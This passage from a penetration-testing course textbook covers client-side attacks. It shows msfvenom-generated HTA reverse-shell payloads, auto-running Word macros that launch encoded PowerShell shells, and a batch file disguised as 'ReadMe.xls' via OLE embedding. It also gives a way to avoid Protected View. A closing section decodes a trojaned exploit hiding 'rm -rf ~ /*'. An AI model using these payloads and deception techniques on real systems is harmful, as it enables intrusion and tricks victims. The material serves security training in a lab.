


Figure 245: cmd.exe opened

While **mshta.exe** is executing, it keeps an additional window open behind our command prompt. To avoid this, we can update our proof-of-concept to close this window with the **.close();** object method, shown below:

---

```
<html>
<head>

<script>

    var c= 'cmd.exe'
    new ActiveXObject('WScript.Shell').Run(c);

</script>

</head>
<body>

<script>

    self.close();

</script>

</body>
</html>
```

Listing 386 - Updated proof of concept

This has demonstrated the basic functionality of an HTA exploit, but we'll need to Try Harder to turn this into an attack. Instead of using the *Run* method to launch **cmd.exe**, we will instead turn to the much more powerful and capable PowerShell framework.

### 13.2.2 HTA Attack in Action

We will use **msfvenom** to turn our basic HTML Application into an attack, relying on the *hta-psh* output format to create an HTA payload based on PowerShell. In Listing 387, the complete reverse shell payload is generated and saved into the file **evil.hta**.

```
kali@kali:~$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f hta-psh -o /var/www/html/evil.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6461 bytes
Saved as: /var/www/html/evil.hta
```

Listing 387 - Creating HTA payload with msfvenom

Let's walk through the generated **.hta** file in Listing 388 to better understand how everything works. One of the first things to note is that the variable names have been randomized in order to trick detection and antivirus software.

```
kali@kali:~$ sudo cat /var/www/html/evil.hta
<script language="VBScript">
    window.moveTo -4000, -4000
    Set iKqr8BWFyuiK = CreateObject("Wscript.Shell")
    Set t6tI2tnp = CreateObject("Scripting.FileSystemObject")
    For each path in Split(iKqr8BWFyuiK.ExpandEnvironmentStrings("%PSModulePath%"),";")
        If t6tI2tnp.FileExists(path + "\..\powershell.exe") Then
            iKqr8BWFyuiK.Run "powershell.exe -nop -w hidden -e aQBmACgAwBJAG4AdABQAHQAcg...
...
```

Listing 388 - Content excerpt of the msfvenom generated HTA file

In the highlighted line of Listing 388, notice that PowerShell is executed by the **Run** method of the Windows Scripting Host along with three command line arguments.

The first argument, **-nop**, is shorthand for **-NoProfile**,<sup>347</sup> which instructs PowerShell not to load the PowerShell user profile.

When PowerShell is started, it will, by default, load any existing user's profile scripts, which might negatively impact the execution of our code. This option will avoid that potential issue.

Next, our script uses **-w hidden** (shorthand for **-WindowStyle**<sup>348</sup> **hidden**) to avoid creating a window on the user's desktop.

Finally, the extremely important **-e** flag (shorthand for **-EncodedCommand**) allows us to supply a Base64 encoded<sup>349</sup> PowerShell script directly as a command line argument.

<sup>347</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/console/powershell.exe-command-line-help?view=powershell-6>

<sup>348</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/scripting/core-powershell/console/powershell.exe-command-line-help?view=powershell-5.1>

<sup>349</sup> (Wikipedia, 2018), <https://en.wikipedia.org/wiki/Base64>

We will host this new HTA application on our Kali machine and launch a Netcat listener to test our attack. Then we will emulate our victim by browsing to the malicious URL and accepting the two security warnings. If everything goes according to plan, we should be able to catch a reverse shell:

```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50260
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.
```

C:\Users\Offsec>

*Listing 389 - Active reverse shell from HTA attack*

This attack vector allows us to compromise a Windows client through Internet Explorer without the presence of a specific software vulnerability. Since the link to the HTML Application can be delivered via email, we can even compromise NAT'd internal clients.

### 13.2.2.1 Exercises

1. Use msfvenom to generate a HTML Application and use it to compromise your Windows client.
2. Is it possible to use the HTML Application attack against Microsoft Edge users, and if so, how?

## 13.3 Exploiting Microsoft Office

When leveraging client-side vulnerabilities, it is important to use applications that are trusted by the victim in their everyday line of work. Unlike potentially suspicious-looking web links, Microsoft Office<sup>350</sup> client-side attacks are often successful because it is difficult to differentiate malicious content from benign. In this section, we will explore various client-side attack vectors that leverage Microsoft Office applications.

### 13.3.1 Installing Microsoft Office

Before we can start abusing Microsoft Office, we must install it on the Windows 10 student VM.

We do this by navigating to `C:\tools\client_side_attacks\Office2016.img` in File Explorer and double-clicking it. This will load the file as a virtual CD and allow us to start the install from `Setup.exe` as shown in Figure 246.

<sup>350</sup> (Microsoft, 2019), <https://www.office.com/>




Figure 246: Microsoft Office 2016 installer

Once the installation is complete, we press *Close* on the splash screen to exit the installer and open Microsoft Word from the start menu. Once Microsoft Word opens, a popup as shown in Figure 247 will appear. We can close it by clicking the highlighted cross in the upper-right corner to start the 7-day trial.




Figure 247: Product key popup

As the last step, a license agreement popup is shown and must be accepted by pressing *Accept* and start Word as shown in Figure 248.



## Accept the license agreement

You can use Office until Sunday, January 26, 2020.  
After that date, most features of Office will be disabled.

This product also comes with Office Automatic Updates.

[Learn more](#)

By selecting Accept, you agree to the Microsoft Office License Agreement

[View Agreement](#)

[Accept and start Word](#)

Figure 248: Accept license agreement

With Microsoft Office, and in particular Microsoft Word, installed and configured we can start to dig in to how it can be abused for client side code execution.

### 13.3.2 Microsoft Word Macro

The Microsoft Word *macro* may be one the oldest and best-known client-side software attack vectors.

Microsoft Office applications like Word and Excel allow users to embed *macros*, a series of commands and instructions that are grouped together to accomplish a task programmatically.<sup>351</sup> Organizations often use macros to manage dynamic content and link documents with external content. More interestingly, macros can be written from scratch in Visual Basic for Applications (VBA),<sup>352</sup> which is a fully functional scripting language with full access to ActiveX objects and the Windows Script Host, similar to JavaScript in HTML Applications.

Creating a Microsoft Word macro is as simple as choosing the *VIEW* ribbon and selecting *Macros*. As seen in Figure 249, we simply type a name for the macro and in the *Macros in* drop-down, select the name of the document the macro will be inserted into. When we click *Create*, a simple macro framework will be inserted into our document.

<sup>351</sup> (Microsoft, 2019), <https://support.office.com/en-us/article/Create-or-run-a-macro-C6B99036-905C-49A6-818A-DFB98B7C3C9C>

<sup>352</sup> (Tutorials Point, 2019), [https://www.tutorialspoint.com/vba/vba\\_overview.htm](https://www.tutorialspoint.com/vba/vba_overview.htm)




Figure 249: Creating a Microsoft Word Macro

Let's examine our simple macro (shown in Listing 390) and discuss the fundamentals of VBA. The main procedure used in our VBA macro begins with the keyword `Sub`<sup>353</sup> and ends with `End Sub`. This essentially marks the body of our macro.

---

*A Sub procedure is very similar to a Function in VBA. The difference lies in the fact that Sub procedures cannot be used in expressions because they do not return any values, whereas Functions do.*

---

At this point, our new macro, `MyMacro()` is simply an empty procedure and several lines beginning with an apostrophe, which marks the beginning of comments in VBA.

---

```
Sub MyMacro()
'
' MyMacro Macro
'

End Sub
```

---

Listing 390 - Default empty macro

---

<sup>353</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/Language/Concepts/Getting-Started/calling-sub-and-function-procedures>

To invoke the Windows Scripting Host through ActiveX as we did earlier, we can use the `CreateObject`<sup>354</sup> function along with the `Wscript.Shell Run` method. The code for that macro is shown below:

```
Sub MyMacro()  
  
    CreateObject("Wscript.Shell").Run "cmd"  
  
End Sub
```

Listing 391 - Macro opening cmd.exe

Since Office macros are not executed automatically, we must make use of two predefined procedures, namely the `AutoOpen` procedure, which is executed when a new document is opened and the `Document_Open`<sup>355</sup> procedure, which is executed when an already-open document is re-opened. Both of these procedures can call our custom procedure and therefore run our code.

Our updated VBA code is in Listing 392 below.

```
Sub AutoOpen()  
  
    MyMacro  
  
End Sub  
  
Sub Document_Open()  
  
    MyMacro  
  
End Sub  
  
Sub MyMacro()  
  
    CreateObject("Wscript.Shell").Run "cmd"  
  
End Sub
```

Listing 392 - Macro automatically executing cmd

We must save the containing document as either `.docm` or the older `.doc` format, which supports embedded macros, but must avoid the `.docx` format, which does not support them.

When we reopen the document containing our macro, we will be presented with a security warning (Figure 250), indicating that macros have been disabled. We must click *Enable Content* to run the macro. This is the default security setting of Microsoft Office and while it is possible to completely disable the use of macros to guard against this attack, they are often enabled as they are commonly used in most environments.

<sup>354</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/Language/Reference/User-Interface-Help/createobject-function>

<sup>355</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/api/Word.Documents.Open>




Figure 250: Microsoft Word macro security warning

Once we press the *Enable Content* button, the macro will execute and a command prompt will open.

In the real world, if the victim does not click *Enable Content*, the attack will fail. To overcome this, the victim must be unaware of the potential consequences or be sufficiently encouraged by the presentation of the document to click this button.

As with the initial HTML Application, command execution is a start, but a reverse shell would be much better. To that end, we will once again turn to PowerShell and reuse the ability to execute Metasploit shellcode using a Base64-encoded string.

To make this happen, we will declare a variable (*Dim*<sup>356</sup>) of type *String* containing the PowerShell command we wish to execute. We will add a line to reserve space for our string variable in our macro:

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String
    CreateObject("Wscript.Shell").Run Str
End Sub
```

Listing 393 - Creating our first string variable

We could embed the base64-encoded PowerShell script as a single *String*, but VBA has a 255-character limit for literal strings. This restriction does not apply to strings stored in variables, so we can split the command into multiple lines and concatenate them.

We will use a simple Python script to split our command:

<sup>356</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/statements/dim-statement>

---

```
str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC....."

n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

---

*Listing 394 - Python script to split Base64 encoded string*

Having split the Base64 encoded string into smaller chunks, we can update our exploit as shown in Listing 395.

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = "powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZ"
    Str = Str + "QB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQB"
    Str = Str + "TAHQAcgBLAGEAbQAOACwAWwBDAG8AbgB2AGUAcgB0AF0AOgA6A"
    Str = Str + "EYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAAnAEg"
    Str = Str + "ANABzAEkAQQBAAEEAQBBAAEEAQQBFAEEATAAxAFgANGAyACsAY"
    Str = Str + "gBTAEIARAAvAG4ARQBqADUASAAvAGgAZwBDAFoAQwBJAFoAUgB"
    ...
    Str = Str + "AZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0Ac"
    Str = Str + "AByAGUAcwBzACKADQAKACQAcwB0AHIAZQBhAG0AIIA9ACAATgB"
    Str = Str + "lAHcALQPAGIAagBLAGMAdAAgAEkATwAuAFMAdAByAGUAYQBtA"
    Str = Str + "FIAZQBhAGQAZQByACgAJABnAHoAaQBwACKADQAKAGkAZQB4ACA"
    Str = Str + "AJABzAHQAcgBLAGEAbQAUAFIAZQBhAGQAVABvAEUAbgBkACgAK"
    Str = Str + "QA="

    CreateObject("Wscript.Shell").Run Str
End Sub
```

*Listing 395 - Macro invoking PowerShell to create a reverse shell*

Saving the Word document, closing it, and reopening it will automatically execute the macro. Notice that the macro security warning only reappears if the name of the document is changed. If we launched a Netcat listener before opening the updated document, we would see that the macro works flawlessly:

---

```
kali@kali:~$ nc -lnp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 59111
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.
```

C:\Users\Offsec>

*Listing 396 - Reverse shell from Word macro*

### 13.3.2.1 Exercise

1. Use the PowerShell payload from the HTA attack to create a Word macro that sends a reverse shell to your Kali system.

### 13.3.3 Object Linking and Embedding

Another popular client-side attack against Microsoft Office abuses Dynamic Data Exchange (*DDE*)<sup>357</sup> to execute arbitrary applications from within Office documents,<sup>358</sup> but this has been patched since December of 2017.<sup>359</sup>

However, we can still leverage Object Linking and Embedding (*OLE*)<sup>360</sup> to abuse Microsoft Office's document-embedding feature.

In this attack scenario, we are going to embed a Windows batch file<sup>361</sup> inside a Microsoft Word document.

Windows batch files are an older format, often replaced by more modern Windows native scripting languages such as VBScript and PowerShell. However, batch scripts are still fully functional even on Windows 10 and allow for execution of applications. The following listing presents an initial proof-of-concept batch script (*launch.bat*) that launches *cmd.exe*:

---

```
START cmd.exe
```

---

*Listing 397 - Simple batch file launching cmd.exe*

Next, we will include the above script in a Microsoft Word document. We will open Microsoft Word, create a new document, navigate to the *Insert* ribbon, and click the *Object* menu. Here, we will choose the *Create from File* tab and select our newly-created batch script, *launch.bat*:

OS-555454 Ryan Dolan

<sup>357</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/dataxchg/about-dynamic-data-exchange?redirectedfrom=MSDN>

<sup>358</sup> (SensePost, 2017), <https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/>

<sup>359</sup> (Microsoft, 2017), <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170021>

<sup>360</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Object\\_Linking\\_and\\_EMBEDDING](https://en.wikipedia.org/wiki/Object_Linking_and_EMBEDDING)

<sup>361</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Batch\\_file](https://en.wikipedia.org/wiki/Batch_file)




Figure 251: Embedding shortcut file in Microsoft Word

We can also change the appearance of the batch file within the Word document to make it look more benign. To do this, we simply check the *Display as icon* check box and choose *Change Icon*, which brings up the menu box seen in Figure 252, allowing us to make changes:




Figure 252: Picking an icon

Even though this is an embedded batch file, Microsoft allows us to pick a different icon for it and enter a caption, which is what the victim will see, rather than the actual file name. In the example above, we have chosen the icon for Microsoft Excel along with a name of **ReadMe.xls** to fully mask the batch file in an attempt to lower the suspicions of the victim. After accepting the menu options, the batch file is embedded in the Microsoft Word document. Next, the victim must be tricked into double-clicking it and accepting the security warning shown in Figure 253:




Figure 253: Opening the embedded shortcut

As soon as the victim accepts the warning, `cmd.exe` is launched. Once again, we have the ability to execute an arbitrary program and must convert this into execution of PowerShell with a Base64 encoded command. This time, the conversion is very simple, and we can simply change `cmd.exe` to the previously-used invocation of PowerShell as seen in Listing 398.

---

```
START powershell.exe -nop -w hidden -e JABzACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBj.....
Listing 398 - Batch file launching reverse shell
```

After embedding the updated batch file, double-clicking it results in a working reverse shell.

---

```
kali@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50115
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec>
Listing 399 - Shell received from our OLE object
```

### 13.3.3.1 Exercise

1. Use the PowerShell payload to create a batch file and embed it in a Microsoft Word document to send a reverse shell to your Kali system.

### 13.3.4 Evading Protected View

This Microsoft Word document is highly effective when served locally, but when served from the Internet, say through an email or a download link, we must bypass another layer of protection

known as Protected View,<sup>362</sup> which disables all editing and modifications in the document and blocks the execution of macros or embedded objects.

To simulate this situation, we will copy the Microsoft Word document containing our embedded batch file to our Kali machine and host it on the Apache server. We can then download the document from the server and open it on our victim machine. At this point, Protected View is engaged as seen in Figure 254, and we can not execute the batch file.




Figure 254: Protected View in action

While the victim may click *Enable Editing* and exit Protected View, this is unlikely. Ideally, we would prefer bypassing Protected View altogether, and one straightforward way to do this is to use another Office application.

Like Microsoft Word, Microsoft Publisher allows embedded objects and ultimately code execution in exactly the same manner as Word and Excel, but will not enable Protected View for Internet-delivered documents. We could use the tactics we previously applied to Word to bypass these restrictions, but the downside is that Publisher is less frequently installed than Word or Excel. Still, if your fingerprinting detects an installation of Publisher, this may be a viable and better vector.

#### 13.3.4.1 Exercises

1. Trigger the protection by Protected View by simulating a download of the Microsoft Word document from the Internet.
2. Reuse the batch file and embed it in a Microsoft Publisher document to receive a reverse shell to your Kali system.
3. Move the file to the Apache web server to simulate the download of the Publisher document from the Internet and confirm the missing Protected View.

## 13.4 Wrapping Up

Client-side attack vectors are especially insidious as they exploit weaknesses in client software, such as a browser, as opposed to exploiting server software. This often involves some form of user interaction and deception in order for the client software to execute malicious code.

These attack vectors are particularly appealing for an attacker because they do not require direct or routable access to the victim's machine.

In this module, we described some of the factors that are important to consider in this type of attack and walked through exploitation scenarios involving both malicious HTML Applications and Microsoft Word documents.

<sup>362</sup> (Microsoft, 2019), <https://support.office.com/en-us/article/what-is-protected-view-d6f09ac7-e6b9-4495-8e43-2bbcdcb6653>

## 14 Locating Public Exploits

In this module, we will focus on various online resources that host exploits for publicly known vulnerabilities. We will also inspect offline tools available in Kali that contain locally-hosted exploits.

### 14.1 A Word of Caution

It is important to understand that by downloading and running public exploits, we can greatly endanger any system that runs that code. With this in mind, we need to carefully read and understand the code before execution to ensure no negative effects.

Take, for example, *OpenOwn*, which was published as a remote exploit for SSH. While reading the source code, we noticed that it was asking for root privileges, which was immediately suspicious:

```
if (geteuid()) {  
    puts("Root is required for raw sockets, etc."); return 1;  
}
```

*Listing 400 - Malicious SSH exploit asking for root privileges on the attacking machine*

Further examination of the payload revealed an interesting *jmpcode* array:

```
[...]  
char jmpcode[] =  
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"  
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";  
[...]
```

*Listing 401 - Malicious SSH exploit hex encoded payload*

Although it was masked as shellcode, the *jmpcode* character array was, in fact, a hex-encoded string containing a malicious shell command:

```
kali@kali:~$ python  
  
>>> jmpcode = [  
... "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"  
... "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26"]  
>>> print jmpcode  
['rm -rf ~ /* 2> /dev/null &']  
>>>
```

*Listing 402 - Malicious SSH exploit payload that will wipe your attacking machine*

This single command would effectively wipe out the attacker's UNIX-based filesystem. In the lines that followed, the program would connect to a public IRC server to announce the user's idiocy to the world, making this an extremely dangerous, and potentially embarrassing malicious exploit!

Given this danger, we will rely on more trustworthy exploit repositories in this module.

The online resources mentioned in this module analyze the submitted exploit code before hosting it online. Nevertheless, even when using these trusted resources, it is important to properly read the code and get a rough idea of what it will do upon execution. Even if you don't consider

yourself a programmer, this is a great way to improve your code-reading skills and may even save you some embarrassment one day.

Exploits that are written in a low-level programming language and require compilation are often hosted in both source code and binary format. Source code is easier to inspect but may be cumbersome to compile. Binaries are more difficult to inspect (without specialized skills and tools) and are simpler to run.

If code inspection or compilation is too complex, set up a virtual machine with a clean snapshot as an exploit testing ground or “sandbox”.

## 14.2 Searching for Exploits

